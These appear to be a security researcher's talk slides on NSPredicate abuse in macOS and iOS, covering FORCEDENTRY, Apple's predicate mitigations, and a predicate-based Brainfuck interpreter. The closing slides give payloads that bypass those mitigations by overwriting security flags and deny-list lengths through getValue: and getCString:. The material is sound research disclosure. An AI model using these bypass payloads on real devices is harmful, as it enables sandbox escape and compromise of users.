Apple’s Predicament

NSPredicate Exploitation on macOS and iOS

$ whoami

- Vulnerability Researcher at Vigilant Labs
- This research was done at the Trellix Advanced Research Center
- Author of the **radius2** symbolic execution framework

Introduction

Where it (sort of) began: FORCEDENTRY

- In late 2021 Citizen Lab and Google Project Zero collaborated to investigate a 0click iMessage exploit that they called FORCEDENTRY
- The initial entry point was a PDF disguised as a GIF that abused an integer overflow in the JBIG2 image codec code
- It simply built a complete virtual machine using the basic JBIG2 refinement operations
- Then it used `NSPredicate` to escape the sandbox


Background: Why is hacking iOS so **hard**?

- iOS has some of the best security features of any OS
- Common mitigations like **ASLR**
- Strict **code signing** prevents any dynamically generated code from being executed
- **Pointer Authentication Codes (PAC)** prevent code reuse methods like ROP
- Applications each run in their own sandbox with permissions strictly limited to only what the app requires

Background: Objective-C

- Objective-C is a superset of C with object oriented programming similar to Smalltalk
- It is based on “message passing” where methods are invoked dynamically by name (called a “selector”) at runtime
- `[@”hello” stringByAppendingString: @” world”]` results in the NSString `@”hello world”`
- Methods without arguments and object properties can be accessed with strings joined by periods like “student.lastName.uppercaseString”. This is known as a keyPath

Background: Objective-C



```
#import <Foundation/Foundation.h>
// prints "HELLO WORLD"
int main(int argc, char *argv[]) {
    NSString *string = [@"hello" stringByAppendingString: @" world"];
    printf("%s\n", string.uppercaseString.UTF8String);
    return 0;
}
```

What *is* an `NSPredicate`?

What is an NSPredicate?

- “A definition of logical conditions for constraining a search for a fetch or for in-memory filtering.” - Official Documentation
- They are strings representing simple comparisons, such as
    - ‘grade == "7"’ or
    - ‘firstName LIKE "Juan" && age < 16’
- Used to filter arrays
- Initialized with +[NSPredicate predicateWithFormat:]
- Evaluated with methods like filteredArrayUsingPredicate:
- Implements NSCoding and can be sent to other processes or fully remotely!
- Used *everywhere*


Quick Explainer: XPC

- XPC is the name of the most common interprocess communication mechanism on iOS and macOS
- It allows one process to call a method in a remote process, sending the arguments and potentially also passing a callback function for the reply
- `NSPredicate` is often used in XPC calls to filter the returned results

- This is *foreshadowing*

Anatomy of an NSPredicate

- Predicates are built using NSExpression and NSPredicateOperator instances
- Expressions are parsed from the format string using a lexical parser made with flex
- This is done in the function _qfqp2_performParsing




What can an `NSPredicate` do?

- **Anything**

What is an `NSPredicate` *actually*?

- Essentially it is eval() for Objective-C
- `NSPredicate` allows the Objective-C runtime to be fully dynamically scripted
- This power largely comes from the FUNCTION keyword which allows any method to be called on an object.
- Additionally keyPath expressions can also execute a series of methods that take no arguments
- Invoking ‘CAST(“<class name>”, “Class”)’ yields a reference to any class
- **CodeColorist** first described the power of `NSPredicate` in his amazing blog post “See No Eval”

What is an `NSPredicate` *actually*?



Function Expressions

In macOS 10.4, `NSExpression` only supports a predefined set of functions: `sum`, `count`, `min`, `max`, and `average`. You access these predefined functions in the predicate syntax using custom keywords (for example, `MAX(1, 5, 10)`).

In macOS 10.5 and later, function expressions also support arbitrary method invocations. To implement this extended functionality, use the syntax `FUNCTION(receiver, selectorName, arguments, ...)`, as in the following example:

```
FUNCTION(@"/Developer/Tools/otest", @"lastPathComponent") => @"otest"
```

What is an `NSPredicate` *actually*?

- Additionally the [CNFileServices dlsym::] method could be used to get the signed address of any C function
- These function pointers could be called with [NSInvocation invokeUsingIMP:] effectively sidestepping PAC
- Essentially anything that could be done in native Objective-C was possible to do dynamically within an `NSPredicate`

Scripting with NSPredicate

- NSVariableExpression :: “$x” :: *Variable getting*
  - `== [context getObjectForKey: @”x”]`
- NSVariableAssignmentExpression :: “$x := 5” :: *Variable setting*
  - `== [context setObject: @5 forKey: @”x”]`

- NSFunctionExpression :: “FUNCTION(‘alkali’, ‘appendString:’, ‘!’)” :: *Functions*
  - `== [@”alkali” appendString: @”!”]`
  - Expressions like “now()” and “sum({1,2,3})” call selectors on _NSPredicateUtilities

- NSKeyPathExpression :: “self.longLongValue” :: *Properties*


Scripting with `NSPredicate`

- NSAggregateExpression :: “{1, 2, 3}” :: Arrays but also *sequential operations*
  - `== @[@1, @2, @3]`

- NSSubqueryExpression :: “SUBQUERY(list, $x, $x == 5)” :: *Bounded Loops*
  - `== for (NSObject* x in list) { if (x == @5) [result addObject: x]; }`


- NSTernaryExpression :: “TERNARY($x == 5, 42, 1337)” :: *Conditionals*
  - == `x == 5 ? 42 : 1337`

An NSPredicate Brainfuck Interpreter



```
NSExpression *expr = [NSExpression expressionWithFormat: @"{"
 "ternary($pc == 0, {$m := {0,0}, $p := 0, $e := 1, $sign := 0, $ind := {0,0}," // initialize
  "$inp := cast('NSFileHandle', 'Class').fileHandleWithStandardInput," // stdin
  "$out := cast('NSFileHandle', 'Class').fileHandleWithStandardOutput},1)," // stdout
 "ternary($prog[size] > $pc, {" // check whether the end has been reached
  "ternary($e == 1 && $prog[$pc] == '.', now(" // perform putchar
   "$b := function('','stringByAppendingFormat:','%p/<%02x>',function($m[$p],'charValue')),"
   "function($out, 'writeData:', $b.lastPathComponent.propertyList)),1),"
  "ternary($e == 1 && $prog[$pc] == ',', now(" // perform getchar
   "$b := function($inp, 'readDataOfLength:', function(1, 'intValue')).asciiDescription,"
   "$b := function(1.superclass,'numberWithShort:',function($b,'characterAtIndex:',nil)),"
   "function($m,'replaceObjectAtIndex:withObject:',function($p,'intValue'),$b)),1),"
  "ternary($e == 1 && $prog[$pc] == '<' && $p > 0, $p := $p - 1, 1),"
  "ternary($e == 1 && $prog[$pc] == '>', {$p := $p + 1," // if its out of bounds just add a 0
   "ternary($p >= $m[size], now(1,function($m, 'addObject:', 0)),1)},1),"
  "ternary($e == 1 && $prog[$pc] == '+', now(1," // increment data
   "function($m,'replaceObjectAtIndex:withObject:',function($p,'intValue'),($m[$p]+1))),1),"
  "ternary($e == 1 && $prog[$pc] == '-', now(1," // decrement data
   "function($m,'replaceObjectAtIndex:withObject:',function($p,'intValue'),($m[$p]-1))),1),"
  "ternary($prog[$pc] == '[', now(function($ind, 'addObject:', $pc)," // start loop
   "ternary($e == 0, $sign := $sign + 1,1), ternary($m[$p] == 0, $e := 0,1)),1),"
  "ternary($prog[$pc] == ']', now(" // end loop
   "ternary($e == 1 && $m[$p]!=0,$pc:=$ind[last],now(1,function($ind,'removeLastObject')),"
   "ternary($e == 0, ternary($sign == 0, $e := 1, $sign := $sign-1),1)),1),"
  "$pc := $pc + 1,function(self,'expressionValueWithObject:context:',self,%@)},1)}", context];
[expr expressionValueWithObject: expr context: context];
```

An NSPredicate Brainfuck Interpreter



```
NSExpression *expr = [NSExpression expressionWithFormat: @"{"
  "ternary($pc == 0, {$m := {0,0}, $p := 0, $e := 1, $sign := 0, $ind := {0,0}," // initialize
    "$inp := cast('NSFileHandle', 'Class').fileHandleWithStandardInput," // stdin
    "$out := cast('NSFileHandle', 'Class').fileHandleWithStandardOutput},1)," // stdout
  "ternary($prog[size] > $pc, {" // check whether the end has been reached
    "ternary($e == 1 && $prog[$pc] == '.', now(" // perform putchar
      "$b := function('','stringByAppendingFormat:','%p/<%02x>',function($m[$p],'charValue')),"
      "function($out, 'writeData:', $b.lastPathComponent.propertyList)),1),"
    "ternary($e == 1 && $prog[$pc] == ',', now(" // perform getchar
```

`NSPredicate` Security

- Before FORCEDENTRY NSPredicates were virtually unlimited
- The only restrictions were NSPredicateVisitors, classes implemented by daemons that evaluated remote `NSPredicate` instances
- NSPredicateVisitor is a protocol with three methods classes must implement
  - `visitPredicate:`
  - `visitPredicateExpression:`
  - `visitPredicateOperator:`
- Many implementations use the expressionType property to filter out dangerous function and keyPath expressions

Revisiting FORCEDENTRY

- The JBIG2 virtual machine crafted a fake object that when deallocated caused a series of NSFunctionExpression instances to evaluate
- These expressions deleted the exploit "GIF" file and sent a new payload to the unsandboxed CommCenter process
- This payload contained a serialized array of objects that would perform several things immediately upon deserialization in CommCenter
  - An AVSpeechSynthesisVoice object will cause a series of libraries to be loaded, including the PrototypeTools.framework
  - A PTSection object containing a single PTRow will call reloadEnabledRows which will in turn lead to the evaluation of an `NSPredicate` controlled by the sender
  - This predicate collects a bunch of information about the target before another stage is ran

`NSPredicate` Mitigations

NSPredicate Mitigations

After FORCEDENTRY the power of NSPredicate was limited in iOS 15

- Deny-lists of classes and methods were added to restrict what could be done within an NSPredicate
- The ‘CAST(..., “Class”)’ construction was forbidden
- Calling methods on classes other than _NSPredicateUtilities is also disallowed

*Most of these restrictions only apply to Apple processes and are enforced based on a global variable named __predicateSecurityFlags

NSPredicate Mitigations

- Additionally Apple removed `[CNFileServices dlsym::]`
- NSInvocation was forbidden and changes were made to make it less useful for executing arbitrary functions
- In general Apple attempted to make it difficult to instantiate arbitrary objects within an `NSPredicate`


Bypassing `NSPredicate` Mitigations

- The list of forbidden classes and methods was *way* too small
- An arbitrary write could be achieved with -[NSValue getValue:]
- The security flag could be simply unset with

  ‘FUNCTION(0, “getValue:”, $_predicateSecurityFlagsAddress)’

- Additionally the lengths of the dictionaries containing the forbidden classes and methods could be set to 0 removing any remaining security checks

Bypassing NSPredicate Mitigations




```
[NSPredicate predicateWithFormat: @"1 == {}[{"
    "$NSPredicateUtilities := #self().hash,"
    "$_predicateSecurityFlags  := $_NSPredicateUtilities + 0x188c,"
    "$_predicateSecurityOnce   := $_predicateSecurityFlags - 0x276daec,"
    "$forbiddenClassesLength   := $_predicateSecurityFlags + 0x63a334,"
    "$forbiddenSelectorsLength := $_predicateSecurityFlags + 0x63a3d4,"
    "function('nuking mitigations...', 'self'," // so funcs dont cause crash
    "function(-1, 'getValue:', $_predicateSecurityOnce.nonretainedObjectValue),"
    "function( 0, 'getValue:', $_predicateSecurityFlags.nonretainedObjectValue),"
    "function( 0, 'getValue:', $forbiddenClassesLength.nonretainedObjectValue),"
    "function( 0, 'getValue:', $forbiddenSelectorsLength.nonretainedObjectValue)),"
"1}]"];
```

Apple Strikes Back: NSPredicate Mitigations Again

- All Objective-C methods have a signature, a string of characters that denote the argument and return types
- Function Expression argument types were restricted to not be pointers by excluding “^” and “?” types

- The predicate security policy flags were moved into CoreFoundation
  - _CFPredicatePolicyData replaced __predicateSecurityFlags
  - _CFPredicatedRestrictedClasses returns the dictionary of forbidden classes
  - _CFPredicateRestrictedSelectors returns the dictionary of forbidden methods

Apple Strikes Back: NSPredicate Mitigations Again



```
else if (arg_type != '@')
{
    _objc_opt_self(cr__NSPredicateUtilities);
    int64_t x0_51 = __NSOSLog();
    if (_os_log_type_enabled() != 0)
    {
        var_150 = 0x8400202;
        int64_t var_14c_1 = _NSStringFromSelector(selector);
        int16_t var_144_1 = 0x820;
        int32_t* var_142_1 = &arg_type_buf;
        __os_log_fault_impl(nullptr, x0_51, 0x11, "NSPredicate: Using NSFunctionExp…", &var_150);
    }
    _+[_NSPredicateUtilities _predicateSecurityAction](cr__NSPredicateUtilities);
}
index = ((uint64_t)(index + 1));
```


Bypassing NSPredicate Mitigations Again

- (Un)fortunately several dangerous types were overlooked, the simplest being the char* type “*”
- This allowed the same kind of arbitrary write using -[NSString getCString:]
- The security flag could be unset using

  ‘FUNCTION(“\x00”, “getCString:”, $_predicateSecurityFlagsAddr)’

